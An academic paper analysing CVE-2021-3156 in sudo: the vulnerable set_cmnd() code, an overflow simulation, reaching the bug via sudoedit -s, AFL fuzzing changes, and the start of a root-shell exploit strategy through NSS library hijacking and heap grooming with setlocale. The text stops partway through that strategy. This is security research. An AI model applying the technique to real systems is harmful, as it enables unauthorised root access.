CVE-2021-3156: Exploiting Sudo Heap Overflow to Gain a Root Shell

Alessandro Lotto, Francesco Marchiori

***Abstract*—Any Unix-based Operating System is equipped with the *sudo* command that allows for a temporary root privileges escalation for those users that are expected to do so. Thus, *sudo* offers a critical functionality that if abused may lead to the compromise of the security and reliability of the system itself. Because of its importance within the Operating System, *sudo*'s source code is subject to frequent testing and code reviews. One of them has led to discover a heap-based overflow vulnerability, named CVE-2021-3156, that surprisingly has been hidden for almost 10 years. Neither fuzzing techniques, one of the most used techniques for bug and vulnerability discovery, allowed to spot it before.**

In this paper, we analyze in detail the CVE-2021-3156 *sudo* vulnerability, starting from the buffer overflow vulnerability up to how it can be exploited in order to gain a root shell even being a non-privileged user or not being allowed to use the *sudo* command. At last, we also have a look at some possible solutions to fix the vulnerability and we propose two patches following a different approach than the official one.

I. Introduction

Any Unix-based Operating System is equipped with the *sudo* command that allows for a temporary administrator (root) privileges escalation. Non-privileged users that need to execute commands or programs with administrator privileges can then use *sudo* to do that. However, in general not all the users are allowed to do so, and in fact there is a specific file *sudoers* that reports which user can access to root privileges through the *sudo* command. Thanks to *sudo* users can then run specific programs, modify sensitive files, access to privileged sections of the file system and many other possible actions.

We can see that *sudo* is one of the most important command in the Operating System, as it offers a very powerful but at the same time very critical functionality, which if abused could seriously compromise the security and reliability of the system. For this reason *sudo*'s source code is frequently tested and reviewed in order to find possible vulnerabilities and bugs. In particular, on January 28^{th}, 2021 the Qualys research team has reported a heap-based buffer overflow vulnerability in *sudo* [1]. This vulnerability is known as CVE-2021-3156 and it was introduced in 2011, remaining hidden for nearly 10 years. Neither fuzzing techniques allowed to discover it earlier, proving the difficulty of detecting such vulnerability. If the *sudo* command is run in "shell" mode and the command-line argument(s) terminates with a single backslash, we have that a non proper handling of the arguments in input triggers a heap-based buffer overflow vulnerability that can be exploited for malicious purposes.

In this work we go through the details of the vulnerability analyzing step by step the vulnerable source code and how it is possible to reach and trigger it. Afterwords, we present an exploit designed to obtain a root shell based on controlling the heap layout so to manipulate the libraries dynamic load process, tricking then the system to load a malicious library instead a legitimate one. We focus then on this loading process and how to properly populate the memory through the buffer overflow. As last, we also discuss about how the vulnerability has been currently fixed, proposing our own patch solution that follows a different approach compared to the standard one.

The paper is organized as follows. Section II presents the details of the vulnerability considered, explaining how buffer overflow vulnerabilities work and why *sudo* is vulnerable to it. Section III explains how to reach the vulnerability through the *sudoedit* command. In Section IV we discuss about fuzzing techniques and results of attempts to fuzz the *sudo* code, thus understanding the reason why CVE-2021-3156 has been hidden for almost 10 years. In Section V we go into the technicalities of a proposed exploit that allows to get a root shell even if being a non-privileged user. Finally, in Section VI we discuss how the *sudo* developers decided to patch the vulnerability but also how it is possible to obtain the same result following another possible approach. In this regard, we present then a simple and alternative solution.

The code that we will use for heap visualization, fuzzing, the exploit and finally the patch can be found in our GitHub repository[1].

II. The Vulnerability

As mentioned, the vulnerability in question in the CVE-2021-3156 is a based buffer overflow happening in the heap memory of the process. In this section we go deep into the source code of *sudo* explaining step by step why there is such vulnerability. Section II-A gives a quick background about what is a buffer overflow vulnerability, while in Section II-B we analyze the functioning of the vulnerable `set_cmnd()` function called during the *sudo* program execution.

A. Buffer Overflow Vulnerability

In information security a buffer overflow vulnerability is a situation in which a program stores in a certain dedicated portion of memory, called buffer, more data than the size of the allocated memory. The data chunk is not truncated so to fit the buffer size, rather it is all stored in the memory overrunning that the buffer's boundary. Clearly, this causes the overwrite of the adjacent memory locations, as it is shown in Fig. 1.

[1] https://github.com/FrancescoMarchiori/CVE-2021-3156

A heap-based buffer overflow is simply a buffer overflow happening in the heap portion of memory of a process.



Fig. 1. Example of Buffer Overflow.

As result of the overflow the overwrite of adjacent memory cells with random values may corrupt the memory in such a way it compromises the correct functioning of the program, changing some value of some field or variable for instance, which likely turns out into a program crush. However, the overflow can be exploited in an intelligent way: the overflowing values could be specifically designed so to change target fields with specific values that do not make the program to crush, but they lead to execute some malicious code in the middle of the legitimate execution of the program without the victim being aware of this. Fig. 2 shows an example of stack-based buffer overflow in which the value of the *Return Address* is overwritten with a value that could be a memory address that points to the location of a malicious code.



Fig. 2. Example of Buffer Overflow designed to overwrite the Return Address.

Usually, two are the mains causes that trigger a buffer overflow vulnerability: (i) an assumption of receiving an input of a certain size, allocating then a buffer with that dimension but without checking the actual input size; (ii) an improper input sanitization that makes checks to fail leading then to the overflow. The vulnerability we consider in this work is due to this second cause.

B. `set_cmnd()` Code Analysis

The `set_cmnd()` function is called along the execution of *sudo* and it is used to concatenate and copy into a heap-based buffer the command-line arguments by escaping the single backslash meta-character. Listing 1 presents the source code of the `set_cmnd()` function, located at "`plugins/sudoers/sudoers.c`".

- **Line 10-12:** the length of the command-line arguments, that is, the number of characters, is computed and used to allocate the corresponding buffer into the heap indexed by the `user_args` variable.
  `NewArgv` is a replicate of the standard *argv* of the *main()* function. Thus `*(NewArgv+i)` corresponds to the $(i-1)$-th command-line argument.
  The pointer `av` is initiated to `av = NewArgv + 1` since the element in position 0 corresponds to the path the command is executed in.
- **Line 16:** the `for` loop is used to scan all the elements of `NewArgv`.
  - `to` is used to access to the dedicated buffer without loosing the starting reference.
  - `from` points to the address of the first character of the command-line argument indexed by `av`.
- **Line 17:** the `while` loop is used to scan all the characters, accessed by `*from`, of the current string pointed by `from`. The loop ends when the string terminator character is reached, as `*from = NULL`.
- **Lines 23-25:** there is a check for the presence of the single backslash meta-character (`from[0] == '\\'`), followed by a non-space character (`!isspace((unsigned char)from[1])`).
  In positive case, the backslash is escaped by increasing `from` (line 23).
  The character pointed by `from` is copied into `user_args` though the pointer `to`. Also, the two pointers are incremented (line 21).
- **Line 22:** once the string has been fully scanned, a space is added to separate it from the following one.
- **Line 24:** a string termination character is added once all the command-line arguments have been copied into the buffer. Notice that the `to` is first decremented so to remove the last added space at line 27.

Listing 1
SOURCE CODE OF `SET_CMND()`

```
1  static int set_cmnd(void) {
2  [...]
3
4  /* set user_args */
5  if (NewArgc > 1) {
6      char *to, *from, **av;
7      size_t size, n;
8
9      /* Alloc and build up user_args. */
10     for (size = 0, av = NewArgv + 1; *av; av
           ↪ ++)
11         size += strlen(*av) + 1;
12     if (size == 0 || (user_args = malloc(size)
           ↪ ) == NULL) {
13         [...]
14     }
15     if (ISSET(sudo_mode, MODE_SHELL|
           ↪ MODE_LOGIN_SHELL)) {
16         for (to = user_args, av = NewArgv + 1;
               ↪ (from = *av); av++) {
17             while (*from) {
18                 if (from[0] == '\\' && !
                       ↪ isspace((unsigned char)
                       ↪ from[1]))
19                     from++;
20                 *to++ = *from++;
21             }
22             *to++ = ' ';
23         }
```

```
24          *--to = '\0';
25      }
26      [...]
27  }
```

From the code above, we can notice that if a command-line argument ends with a single backslash character, the following holds:

$$\begin{cases} from[0] = '\' \rightarrow from[0] == '\\' = TRUE \\ from[1] = NULL \rightarrow !isspace(from[1]) = TRUE. \end{cases}$$

This makes the `if` statement at line 18 to be true, thus increasing `from` and leading to `from[0] = 'NULL'`. The string terminator is then copied into the buffer and `from` is increased again, making it to point to an out-of-bound character, which could be different from zero. This would make the `while` condition to still be true, resulting then into a buffer overflow in which everything that follows the considered argument will be copied into the heap overwriting the adjacent memory cells until a null terminator is found.

To give a simple proof of what discussed, we wrote a simple program that simulates the vulnerable part of the `set_cmnd()` function. The code is reported in Listing 3.

Listing 2
SOURCE CODE OF BUFFER OVERFLOW SIMULATION

```
1  [...] // Needed includes
2
3  int main(int argc, char** argv, char** envp){
4
5      // Buffer where copy user input arguments
           ↪ with escaped characters
6      char* user_args;
7
8      // Copy the set of pointers for each
           ↪ command-line argument
9      char** NewArgv= (char**) malloc((argc+1) *
           ↪  sizeof(char*));
10     if(NewArgv == NULL){
11         puts("Error 1");
12         exit(0);
13     }
14     for(int i=0; i <= argc; i++)
15         NewArgv[i]= argv[i];
16
17     char *to, *from, **av;
18     size_t size, n;
19
20     for (size = 0, av = NewArgv + 1; *av; av
           ↪ ++)
21         size += strlen(*av) + 1;
22
23     if (size == 0 || (user_args = (char*)
           ↪ malloc(size)) == NULL){
24         puts("Error 2");
25         exit(0);
26     }
27
28     int actual_copied= 0;
29
30     for (to = user_args, av = NewArgv + 1; (
           ↪ from = *av); av++) {
31         while (*from) {
32             if (from[0] == '\\' && !isspace((
                   ↪ unsigned char)from[1]))
33                 from++;
34             *to++ = *from++;
35         actual_copied++;
36         }
37         *to++ = ' ';
38         actual_copied++;
39     }
40     *--to = '\0';
41
42     for(int i= 0; i< actual_copied; i++)
43         printf("user_args[%i]: %c\n", i,
               ↪ user_args[i]);
44
45 }
```

As it is possible to see from Fig. 3, when the command-line arguments do not terminate with a single backslash, everything goes fine; but when a backslash is used, then the overflow is triggered and everything that follows is copied, as well until a string terminator is reached. This is shown by the fact that we have a copy of the second and third arguments after the first one, and then the third argument is copied after the second.



Fig. 3. Demonstration of the heap overflow occurring in `set_cmnd()`.

III. REACHING THE VULNERABILITY

In the previous section we have gone into the details of the source code of `set_cmnd()` detecting that if a command-line argument ends with a single backslash, a heap-based buffer overflow vulnerability is triggered. In this chapter we focus on how we can reach the vulnerability, meaning, we study which are the conditions under which the execution flow of *sudo* reaches the vulnerable section of the code of `set_cmnd()`.

A. `parse_args()` Code Analysis

In theory no command-line argument can end with a single backslash thanks to the `parse_args()` function. This function is called before calling `set_cmnd()` when *sudo* is executed in "shell-mode". The function has the role of concatenating the command-line arguments escaping the meta-characters by inserting a single backslash before. Listing 3 shows the code of the `parse_args()` function, located at "`src/parse_args.c`".

- **Lines 6-9:** if there are command-line arguments, then a buffer accessed through `cmnd` is allocated (line 9).
  For the allocation the function `reallocarray()` is used. This basically does the same thing as the *malloc()* function: it allocates `cmnd_size * 2` bytes, but differently than *malloc()*, it checks for the available space returning an error if cannot allocate the desired space.
- **Lines 12-13:** there is the usual scanning of the elements of *argv* (line 12) and for each of them the scanning character by character (line 13).
- **Line 15:** we have the check that the character considered by `*src` is not a decimal number neither a letter (this is done through the `!isalnum()` function) and that the character is different from the listed meta-characters.
- **Lines 16-18:** If the `if` statement at line 15 is verified, then a backslash is added before the considered character (line 16), which is later copied into the new buffer `cmnd` (line 18).

Listing 3
SOURCE CODE OF `PARSE_ARGS()`

```
1 [...]
2 if (ISSET(mode, MODE_RUN) && ISSET(flags,
    ↪ MODE_SHELL)) {
3     char **av, *cmnd = NULL;
4     int ac = 1;
5
6     if (argc != 0) {
7         char *src, *dst;
8         [...]
9         cmnd = dst = reallocarray(NULL,
              ↪ cmnd_size, 2);
10        [...]
11
12        for (av = argv; *av != NULL; av++) {
13            for (src = *av; *src != '\0'; src
                  ↪ ++) {
14                /* quote potential meta
                      ↪ characters */
15                if (!isalnum((unsigned char)*
                      ↪ src) && *src != '_' && *
                      ↪ src != '-' && *src != '$
                      ↪ ')
16                    *dst++ = '\\';
17
18                *dst++ = *src;
19            }
20            *dst++ = ' ';
21        }
22        if (cmnd != dst)
23            dst--;  /* replace last space
                  ↪ with a NUL */
24        *dst = '\0';
25
26        ac += 2; /* -c cmnd */
27    }
28    av = reallocarray(NULL, ac + 1, sizeof(
          ↪ char *));
29    [...]
30    av[0] = (char *)user_details.shell; /*
          ↪ plugin may override shell */
31
32    if (cmnd != NULL) {
33        av[1] = "-c";
34        av[2] = cmnd;
35    }
36    av[ac] = NULL;
37
38    argv = av;
39    argc = ac;
40 }
```

B. Reach the Vulnerability Through sudoedit

By calling `parse_args()` it seems that *sudo* is protecting itself from triggering the vulnerability, avoiding the possibility that command-line arguments end with a single backslash. Therefore, in order to exploit the buffer overflow for malicious purposes, we need *sudo* to call `set_cmnd()` but without calling `parse_args()` before. In this case, in fact, we would have no command-line argument parsing and thus the expose of the vulnerability. We need thus to look at the conditions for which the two codes are reached in order to understand if it is possible to do so.

Looking at the source codes of the two functions, we can notice that in order to reach the codes considered some execution modes are required:

- Function `set_cmnd()` in Listing 1:
  - **Line 5:** `MODE_RUN` or `MODE_EDIT` or `MODE_CHECK`.
  - **Line 20:** `MODE_SHELL` or `MODE_LOGIN_SHELL`.
- Function `parse_args()` in Listing 3:
  - **Line 2:** `MODE_RUN`.
  - **Line 2:** `MODE_SHELL`.

Hence, if we want to reach the vulnerable code but without having the escape of meta-characters we must be in `MODE_SHELL` and one among `MODE_EDIT` or `MODE_CHECK`. The point now is how we can satisfy such condition. Listing 4 presents a piece of code of `parse_args()` in which we can notice that if *sudo* is executed in `MODE_EDIT` ("-e" option) or in `MODE_CHECK` ("-l" option), it is not possible to run the command also in `MODE_SHELL`. This is due to the fact that `MODE_SHELL` option is not reported in the *valid_flags* variable (**lines 5, 13**).

Listing 4
SOURCE CODE OF `PARSE_ARGS()`

```
1 case 'e':
2     [...]
3     mode = MODE_EDIT;
4     sudo_settings[ARG_SUDOEDIT].value = "true"
          ↪ ;
```

```
5       valid_flags = MODE_NONINTERACTIVE;
6       break;
7
8   [...]
9
10  case 'l':
11      [...]
12      mode = MODE_LIST;
13      valid_flags = MODE_NONINTERACTIVE|
            ↪ MODE_LONG_LIST;
14      break;
15
16  [...]
17
18  if (argc > 0 && mode == MODE_LIST)
19      mode = MODE_CHECK;
20
21  [...]
22
23  if ((flags & valid_flags) != flags)
24      usage(1);
25  [...]
```

We conclude then that it is not possible to exploit the vulnerability through the *sudo* command. However, a loophole is found in *sudoedit*, a command used to allow a user to gain root privileges while editing a file, but that do not allow them to run binary files as root. By using *sudoedit* rather than *sudo* (*sudoedit* is however linked later to *sudo*) it is actually possible to reach the vulnerability without passing through the parsing of the command-line arguments, therefore allowing to trigger the buffer overflow. Looking at Listing 5, which reports the source code of *sudoedit*, we can notice indeed that if we run it in "shell mode", the `MODE_EDIT` is set by default (**line 8**), but the `MODE_SHELL` macro is not removed from `valid_flags`, which is initiated as the default flags and it is not modified later (**line 3**).

Listing 5
SOURCE CODE OF `SUDOEDIT`

```
1  #define DEFAULT_VALID_FLAGS (MODE_BACKGROUND|
       ↪ MODE_PRESERVE_ENV|MODE_RESET_HOME|
       ↪ MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|
       ↪ MODE_SHELL)
2  [...]
3  int valid_flags = DEFAULT_VALID_FLAGS;
4  [...]
5  proglen = strlen(progname);
6  if (proglen > 4 && strcmp(progname + proglen -
       ↪ 4, "edit") == 0) {
7      progname = "sudoedit";
8      mode = MODE_EDIT;
9      sudo_settings[ARG_SUDOEDIT].value = "true"
           ↪ ;
10 }
```

We conclude that by executing *sudoedit* with the "-s" option, we will set the `MODE_EDIT` flag and the `MODE_SHELL` flag. However, since the `MODE_RUN` flag will not be set, we will be able to reach the vulnerable code with an argument that ends with a backslash and it will not be escaped.

IV. FUZZING TECHNIQUES

Before going deep into the details of our exploit and the steps than need to be performed, we want to discuss about why the vulnerability has been hidden for almost ten years and neither with the help of fuzzing techniques it has been possible to discover it before.

Fuzzing is a technique used to detect weaknesses in systems by sending multiple pseudo-random inputs and looking for unexpected crashes. This technique has been popularized given its convenience and the inevitable presence of bugs and vulnerabilities in any big pieces of code, therefore it has been used by almost every software company as a part of their production testing methodology. Therefore, the fact that the *sudo* vulnerability has not been found for 10 years is surprising, given the popularity of the utility in any Unix based operating system. Since the Qualys team in their original blog post stated that they found the CVE through code review, we wanted to see if it could have been found through fuzzing techniques. We will take into consideration the American Fuzzy Lop (AFL) tool and its advanced version (AFL++), given their popularity and easy of use [2].

The first problem that we encounter when fuzzing *sudo* is the fact that most out-of-the-box fuzzers are only designed to target *stdin* or input files, while the *sudo* vulnerability is affected by its arguments. This requires particular attention: in the case of AFL, it must be used an experimental feature that involves the addition of a particular header in the *sudo* source folder and that slightly modifies the `main()` function by including the header and adding a macro at the beginning of the code.

Even after making these adjustments fuzzing *sudo* terminates with a crash in the code that we injected before receiving any input from the fuzzer: the error message is reported in Fig. 4. In order to solve this, we must switch the `afl-gcc` instrumentation with an LLVM-based one such as Clang [3], or by simply using the advanced AFL++ fuzzer.

```
[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

    - The current memory limit (50.0 MB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line. A simple way confirm
      this diagnosis would be:

      ( ulimit -Sv $[49 << 10]; /path/to/fuzzed_app )

      Tip: you can use http://jwilk.net/software/recidivm to quickly
      estimate the required amount of virtual memory for the binary.

    - The binary is just buggy and explodes entirely on its own. If so, you
      need to fix the underlying problem or find a better replacement.

    - Less likely, there is a horrible bug in the fuzzer. If other options
      fail, poke <lcamtuf@coredump.cx> for troubleshooting tips.

[-] PROGRAM ABORT : Fork server crashed with signal 11
        Location : init_forkserver(), afl-fuzz.c:2230
```

Fig. 4. AFL abort message.

Even though now the fuzzer works, we are not able to report any crash. This happens because we are actually fuzzing *sudo* instead of *sudoedit*, which is a symlink of *sudo*. This means that we must include the filename, i.e. `argv[0]`, in

the fuzzing targets. However, *sudo* uses the `__progname` variable to retrieve the name of the program, thus further modifications in the code are needed in order to make it take `argv[0]` as the name.

The last modification that we need to do to *sudo*'s code regards the user identifier (ID). Indeed, we are targeting a binary program that is intended to run as root via `setuid`, but since it is executed by a normal user, we should fuzz the program as normal user while running it as root. Nevertheless, this represents an issue because fuzzers need root privileges in order to behave correctly. We could solve this critical aspect by running everything as root, but forcing *sudo* to think it has been executed by an unprivileged user. We can modify the code where *sudo* invokes `getuid()` and hardcode the value to 1000, which corresponds to the user ID of a regular user.

After all these changes, AFL is now finally able to detect a crash that can be linked to the CVE-2021-3156 vulnerability (Fig. 5). There are some other tricks that can be used to speed up the fuzzing process such as *inode handling* and *testcase minimization*, but the crash can be found fairly quickly. All code modifications can be seen in more detail in our GitHub repository[2].



Fig. 5. AFL reporting a crash related to the CVE-2021-3156 vulnerability.

V. Vulnerability Exploitation

Once we have defined how to reach and trigger the vulnerability, we need to understand how we can exploit it for malicious purposes. In other words, we need to understand how the portion of memory we are going to overwrite through buffer overflow will be later used by the program.

The main idea of the exploit we present is to use the mechanism for dynamic loading of libraries during program execution in such a way we are able to load a malicious library we designed instead of the legitimate one. In order to do so, we need to properly corrupt the portion of the heap that corresponds to the name field of the `service_user` structure that is used by the Named Service Switch (NSS) service to load the shared object of the needed library. The memory corruption is clearly performed through the buffer overflow vulnerability we have presented, and in particular we make use of the local environment variables declared at execution time of *sudoedit*.

The following sections present in detail each step we need to perform to complete our analysis for the exploit.

[2]https://github.com/FrancescoMarchiori/CVE-2021-3156/tree/main/Fuzzing

A. Named Service Switch

During the execution of *sudo*, the program will rely on the NSS subroutine to look up in the *sudoers* file by calling the `sudoers_lookup()` function. As we can read on the official GNU manual [4]:

> *[...] In a nutshell, the NSS is a mechanism that allows libc to be extended with new "name" lookup methods for system databases, which includes host names, service names, user accounts, and more. [...]*

In particular, every database contains a number of services, each of them corresponding to a shared object in which the different functions are delivered. This nested relationship between the database, the service and the shared object is implemented by defining a *name_database* struct, which contains a pointer to the *name_database_entry* structure. This latter struct in turn contains another pointer to the *service_user* struct, which defines a pointer to the struct *service_library*. A visualization of these nested structures can be seen in Fig. 6.



Fig. 6. Visualization of NSS structures.

NSS can be particularly useful to update modules separately, but the functionality that will be used for this exploit is the possibility of adding new services without adding them to the GNU C Library [5]. Indeed, when looking up the database and the relative service, *sudo* will check if the module corresponding to the service has already been loaded; if not, the function `__nss_load_library()` will construct the corresponding module by calling `__libc_dlopen()`, which will be the target the exploit.

The chain of function calls starting from the `sudoers_lookup()` function is the following:

1) `__nss_database_lookup()`: function called by *sudo* to load the database and the respective service that is assigned to the `ni` variable.
2) `__nss_lookup_function()`: function called by the previous one with the purpose of constructing the name of the function. If the service hasn't been loaded yet, it passes the service assigned to `ni` as input to the following function.
3) `__nss_load_library()`: function called by the previous one to load the service model if it hasn't been loaded before.
4) `__libc_dlopen()`: function called by the previous one to load the shared object into the memory.

A visualization of the exploitable chain of function in *sudo* is shown in Fig. 7.

In Listing 6 we can see more in detail how the `__nss_load_library()` function works and, in particular, the field `ni->name` at line 18 can be used to perform our exploit. The execution structure for the exploit can be summarized as follows:

1) First, we need to overwrite the value of `ni` to something like "`XXXXXX/XXXXXX`".
2) The value of the `shlib_name` variable will be `libnss_XXXXXX/XXXXXX.so.2`.
3) The function `__libc_dlopen()` will try to load the shared object in the default directory (which is `/usr/lib/x86_64-linux-gnu/`)
4) Since the library is not present, the function will look for a `libnss_XXXXXX` folder in the current working directory.
5) We will just need to create a malicious `XXXXXX.so.2` shared object inside that folder and we manage to exploit the vulnerability.

Listing 6
SOURCE CODE OF `NSS_LOAD_LIBRARY()`

```
1 nss_load_library (service_user *ni)
2 {
3   if (ni->library == NULL)
4     {
5     [...]
6       ni->library = nss_new_service (
            ↪ service_table ?: &default_table,
            ↪ ni->name);
7     [...]
8     }
9
10  if (ni->library->lib_handle == NULL)
11    {
12      /* Load the shared library.  */
13      size_t shlen = (7 + strlen (ni->name) +
            ↪ 3 + strlen (__nss_shlib_revision)
            ↪ + 1);
14      int saved_errno = errno;
15      char shlib_name[shlen];
16
17      /* Construct shared object name.  */
18      __stpcpy (__stpcpy (__stpcpy (__stpcpy (
            ↪ shlib_name, "libnss_"), ni->name),
            ↪  ".so"),  __nss_shlib_revision);
19
20      ni->library->lib_handle = __libc_dlopen
            ↪ (shlib_name);
21    [...]
22    }
23 }
```



Fig. 7. Visualization of *sudo* calls to reach the vulnerability.

B. Heap Layout Manipulation

Now that we have defined how dynamic loading and the chain of function calls work, we need to understand how the different structures are loaded into the memory so to properly design the overflow population.

The problem we have to take care of is how does the heap layout evolve during execution. To do so we need to perform a debugging process. Thus, we run *sudoedit* with attached a debugger and disabling the Address Space Layout Randomization security measure for simplicity. Fig. 8 shows how the structures are loaded in the memory, and we can notice that addresses are basically contiguous. This is actually not a favourable scenario for our purpose, which we recall to be the overwrite of the *name* field of the *service_user* structure, because it will be very likely that together with *name* also other fields will be overwritten. In other words, the overflow would completely destroy the structures in memory causing such a memory corruption that it is highly probable to cause the program to crash due to a segmentation fault.

It turns out that the best case to carry on the attack would be to have the structures separated from each other. This means that we should manipulate the heap layout so to create some holes in the heap and isolate the structures. This technique



Fig. 8. Memory loading of NSS structures.

is called *Heap Feng Shui* and it is used in many exploits for arbitrary code execution [6]. We know that, by the way the heap is managed and memory space allocated and freed, this could be possible as a result of a certain sequence of memory allocation and freeing. To this purpose, we can take advantage of the *setlocale()* function called at the very beginning of the *sudo*'s execution. This function is used to retrieve information about the environment settings upon which the program is executing. As we can read from the Open Group Publications Server [7]:

> *[...]*
> *Users may use the following environment variables to announce specific localisation requirements to applications. Applications must retrieve this information using the setlocale() function to initialise the correct behaviour of the internationalised interfaces.*
> *[...]*
> *LC_COLLATE, LC_CTYPE, LC_MESSAGES, LC_MONETARY, LC_NUMERIC and LC_TIME are defined to accept an additional field "@modifier", which allows the user to select a specific instance of localisation data within a single category (for example, for selecting the dictionary as opposed to the character ordering of data). The syntax for these environment variables is thus defined as:*
>
> $$[language[\_territory][.codeset][@modifier]]$$

From a careful analysis of the *setlocale()* source code it turns out that there are multiple calls to *malloc()* and *free()* to allocate and free memory portions. This means that if we used a string of an arbitrary length as *@modifier* to control the size of the environment variables, since afterwards the allocated memory region will be freed we would be able to create a hole in the heap.

